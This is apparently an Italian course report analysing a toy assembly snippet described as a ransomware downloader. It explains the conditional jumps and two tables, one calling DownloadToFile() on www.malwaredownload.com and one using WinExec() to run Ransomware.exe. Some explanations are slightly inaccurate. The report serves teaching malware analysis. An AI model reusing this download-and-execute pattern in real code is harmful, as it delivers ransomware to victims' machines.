


ReportS11L5

Osservazioni sul Codice

Analizzando il codice assembly, possiamo osservare come i registri EAX ed EBX vengano gestiti attraverso operazioni di confronto e istruzioni di salto condizionale. Di seguito è riportata una spiegazione dettagliata del processo e un diagramma indicante come si sviluppano I salti condizionali.



1. Gestione dei Parametri e Comportamento delle Istruzioni:

- **Passaggio dei Parametri:** I registri EAX ed EBX sono inizialmente memorizzati nello stack. Questo consente di utilizzare i loro valori per successivi confronti e per determinare l'esecuzione delle istruzioni condizionali.
- **Comportamento di CMP EAX, 5:**
 - Il comando CMP EAX, 5 confronta il valore di EAX con 5 (sottrae 5 a EAX). Se EAX è uguale a 5 il risultato sarà 0, il flag Zero (ZF) viene impostato a 1.
 - Poiché in questo caso ZF è 1, le condizioni per il salto successivo non sono soddisfatte.
- **Comportamento di JNZ loc_0040BBA0:**
 - L'istruzione JNZ loc_0040BBA0 salta all'etichetta loc_0040BBA0 solo se ZF è 0. Poiché ZF è 1, il salto non viene eseguito e il flusso di esecuzione prosegue con il codice successivo.

2. Condizioni Successive:

- **Se il Primo Salto Non Avviene:**
 - Poiché il salto JNZ non è stato eseguito, si prosegue con le istruzioni successive. In questa fase, il valore di EBX, inizialmente impostato a 10, viene incrementato e confrontato con 11 (ossia sub EBX, 11).
- **Comportamento di CMP EBX, 11 e JZ loc_0040FFA0:**
 - Il comando CMP EBX, 11 confronta il valore di EBX con 11 (sottrae 11 ad EBX senza modificarne i valori). Se EBX è uguale a 11 il risultato sarà 0, il flag Zero (ZF) viene impostato a 1.
 - Con ZF uguale a 1, l'istruzione JZ loc_0040FFA0 (Jump if Zero) salta all'etichetta loc_0040FFA0, poiché il flag Zero indica che il confronto è vero.

Conclusioni:

Il codice analizzato sembra rappresentare un malware downloader che utilizza salti condizionali per determinare le azioni da eseguire:

1. **Download del Malware:** Se il primo confronto (CMP EAX, 5) risulta 0 e ZF è 1, il codice non salta alla locazione loc_0040BBA0. In questo caso significa che il download dall'url specificato nel registro EDI è già stato effettuato oppure non è possibile eseguire il download e si può procedere con le altre istruzioni.
2. **Esecuzione dell'Eseguibile:** Successivamente, se il valore di EBX incrementato è uguale a 11 restituirà 0 impostando la ZF a 1, il salto condizionale JZ avverrà alla loc_0040FFA0 e il malware eseguirà il file scaricato dall'URL.

In sintesi, le istruzioni condizionali nel codice servono a determinare l'azione da eseguire in base ai valori dei registri e ai risultati dei confronti, orchestrando così il comportamento malevolo del codice.

Funzioni del downloader

1. **DownloadToFile()** è una funzione di API che si trova in alcune librerie di programmazione, e il suo scopo principale è quello di scaricare un file da una risorsa remota (come un URL) e salvarlo localmente su un disco.
2. **WinExec()** è una funzione dell'API di Windows utilizzata per eseguire programmi. È una delle prime funzioni per il lancio di processi su Windows e viene usata per avviare un'applicazione specificata da un percorso.

Analisi delle Funzioni di Download ed Esecuzione

Analisi della Tabella 2: Download del Malware

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Nella **Tabella 2**, possiamo osservare il seguente processo:

1. **Copia dell'URL:** Il codice copia l'indirizzo contenuto nel registro EDI nel registro EAX. Come indicato nelle note, l'indirizzo corrisponde all'URL **www.malwaredownload.com**.
2. **Push dell'URL nello Stack:** Dopo aver copiato l'URL in EAX, il codice esegue un'operazione di push di EAX sullo stack. Questo passaggio è essenziale per preparare l'argomento per la successiva chiamata di funzione.
3. **Chiamata alla Funzione DownloadToFile():** Con l'URL ora pronto nello stack, viene effettuata la chiamata alla funzione DownloadToFile(). Questa funzione si occupa di scaricare il file malevolo dall'URL specificato e salvarlo localmente sul disco.

Analisi della Tabella 3: Esecuzione del Malware

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nella **Tabella 3**, il codice esegue le seguenti operazioni:

1. **Copia del Path del File:** Il contenuto del registro EDI viene copiato nel registro EDX. Come indicato nelle note, il contenuto di EDI rappresenta il percorso locale del file eseguibile, che in questo caso è C:\Program and Settings\Local User\Desktop\Ransomware.exe.
2. **Push del Path del File nello Stack:** Dopo aver copiato il percorso del file in EDX, il codice esegue un push di EDX sullo stack. Questo è necessario per passare il percorso come argomento alla funzione di esecuzione.
3. **Chiamata alla Funzione WinExec():** Con il percorso del file ora pronto nello stack, viene effettuata la chiamata alla funzione WinExec(). Questa funzione avvia l'esecuzione del file dannoso localizzato nel percorso specificato.

Conclusioni

Alla fine di questa analisi, possiamo determinare che il downloader è progettato per scaricare e salvare localmente un file di ransomware, che successivamente viene eseguito sul sistema bersaglio. Il ransomware, una volta avviato, è destinato a criptare i dati presenti sulla macchina compromessa, compromettendo così l'accesso ai file e richiedendo un riscatto per il ripristino. Questa sequenza di operazioni dimostra chiaramente l'intento malevolo del software analizzato.